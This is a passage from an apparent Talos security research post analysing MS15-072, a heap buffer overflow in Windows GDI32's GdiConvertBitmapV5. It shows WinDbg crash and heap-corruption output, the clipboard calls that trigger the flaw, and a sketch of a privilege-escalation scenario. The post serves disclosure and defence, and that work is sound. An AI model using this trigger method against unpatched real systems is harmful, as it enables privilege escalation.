eip=77554d33 esp=0027f1e4 ebp=0027f1ec iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
ntdll!memcpy+0x33:
77554d33 f3a5          rep movs dword ptr es:[edi],dword ptr [esi]

0:000> !analyze -v
FAULTING_IP:
ntdll!memcpy+33
77554d33 f3a5          rep movs dword ptr es:[edi],dword ptr [esi]
```

```
EXCEPTION_RECORD:  ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 77554d33 (ntdll!memcpy+0x00000033)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000001
   Parameter[1]: 003dc000
Attempt to write to address 003dc000

CONTEXT:  00000000 -- (.cxr 0x0;r)
eax=0027f5cc ebx=00000000 ecx=3ffff9f3 edx=00000000 esi=00280e00 edi=003dc000
eip=77554d33 esp=0027f1e4 ebp=0027f1ec iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
ntdll!memcpy+0x33:
77554d33 f3a5           rep movs dword ptr es:[edi],dword ptr [esi]
(...)

0:000> kbn
 # ChildEBP RetAddr  Args to Child
00 0027f1ec 765f3743 003da818 0027f618 ffffffb4 ntdll!memcpy+0x33
01 0027f4b4 010116fe 0027f59c 00000104 00000000 GDI32!GdiConvertBitmapV5+0x3cf
02 0027f750 010119a3 00000000 00000000 7ffd9000 ConsoleApplication1!vuln1+0x10e
[c:\users\icewall\documents\visual studio
2013\projects\consoleapplication1\consoleapplication1\consoleapplication1.cpp @ 66]
03 0027f824 01011f49 00000001 003d79e8 003d7b00 ConsoleApplication1!wmain+0x23
[c:\users\icewall\documents\visual studio
2013\projects\consoleapplication1\consoleapplication1\consoleapplication1.cpp @ 96]
04 0027f874 0101213d 0027f888 7728ee6c 7ffd9000
ConsoleApplication1!__tmainCRTStartup+0x199 [f:\dd\vctools\crt\crtw32\dllstuff\crtexe.c @
623]
05 0027f87c 7728ee6c 7ffd9000 0027f8c8 77583ab3
ConsoleApplication1!wmainCRTStartup+0xd [f:\dd\vctools\crt\crtw32\dllstuff\crtexe.c @ 466]
06 0027f888 77583ab3 7ffd9000 775ec188 00000000 kernel32!BaseThreadInitThunk+0xe
07 0027f8c8 77583a86 01011091 7ffd9000 00000000 ntdll!__RtlUserThreadStart+0x70
08 0027f8e0 00000000 01011091 7ffd9000 00000000 ntdll!_RtlUserThreadStart+0x1b
0:000> .frame /r 1
01 0027f4b4 010116fe GDI32!GdiConvertBitmapV5+0x3cf
eax=0027f5cc ebx=00000000 ecx=3ffff9f3 edx=00000000 esi=00280e00 edi=003dc000
eip=765f3743 esp=0027f1f4 ebp=0027f4b4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
GDI32!GdiConvertBitmapV5+0x3cf:
765f3743 83c40c         add     esp,0Ch
0:000> ub 765f3743 Lc
GDI32!GdiConvertBitmapV5+0x3ac:
765f3720 51             push    ecx
765f3721 ffb5a8fdffff   push    dword ptr [ebp-258h]
```

```
765f3727 ff1554986076    call          dword ptr [GDI32!fpTranslateBitmapBits (76609854)]
765f372d 8bd8           mov     ebx,eax
765f372f f7db           neg     ebx
765f3731 1bdb           sbb     ebx,ebx
765f3733 43             inc     ebx
765f3734 eb10                jmp     GDI32!GdiConvertBitmapV5+0x3d2 (765f3746)
765f3736 56             push    esi
765f3737 51             push    ecx
765f3738 ffb5a4fdffff   push    dword ptr [ebp-25Ch]
765f373e e84535fdff     call    GDI32!memcpy (765c6c88)
```

Yeah! WriteAV triggered in the planned place. Let’s see what happened with heap chunk after our buffer:

```
0:000> !heap -p -a 003da7f0+2c+20
        address 003da83c found in
        _HEAP @ 3d0000
        HEAP_ENTRY Size Prev Flags        UserPtr UserSize - state
        003da830 4141 0000  [00]   003da838    1c8c7 - (busy)
```

Corrupted with a bunch of 0x41 ('A') as expected.

Where is this API called?

We see above that indeed a malformed DIBV5 image during conversion to DIB can trigger a heap based buffer overflow in the GdiConvertBitmapV5 API. But, where exactly in Windows components / applications this API is called? It's an exported function, indeed, but not a public one. It turns out that GdiConvertBitmapV5 is used by user32.dll in GetClipboardData.

Now a potential way to trigger vuln using public API should be obvious (at least in theory):
- put malformed image into clipboard in DIBV5 via SetClipboardData with format CF_DIBV5
- force application to grab a malformed image from clipboard via GetClipboardData with CF_DIB parameter.

Potential Attack Scenarios

Privilege Escalation

Like Microsoft is suggesting in this bulletin description :
"Vulnerability in Windows Graphics Component Could Allow Elevation of Privilege (3069392)"
That kind of attack seems to be quite obvious. Application with low privilege can put malformed DIBV5 into clipboard and force/wait till high privilege application/service will pull out data with proper format and in the same triggers heap overflow.

Remote Code Execution?

Is there a convenient way to trigger this vulnerability remotely? What about modern Web Browsers and technology related with them? Looking at support for clipboard manipulation in modern browsers, we see that all of them provide support for it with less and more functionality. The standard that web browsers are supposed to follow can be found here.

A closer examination of the clipboardData interface informs us that it is very limited as we would expect. In all browsers you can't directly control the native format parameter during the process of copying data to the clipboard, and a similar scenario exists when you try to extract the clipboard data. Doing short research Talos did not find any intermediate way to force browsers to copy images into clipboard in DIBV5 format. What about other technologies like Flash, Java applets, Mozilla XUL, etc.? This case looks similar: Access to clipboard is limited to basic formats, needs special privilege assigned by the user or is completely blocked.

Summary

MS15-072 reminds us how interesting and dangerous data manipulation/transfer via clipboard can be. In Talos' limited amount of research using web browsers, we did not find a way to control the native format parameter, which greatly limits the exploitative properties of this vulnerability. Finding a way to trigger it, of course, depends on the technology, and we have not explored all the ways that programs may interact with the Windows clipboard.

This is the life of the security researcher. In order to determine the exploitability of a vulnerability we must fully understand the issue. No matter whether a vulnerability is exploitable or not, the extra knowledge gained through reverse engineering helps Talos provide comprehensive protection against emerging threats.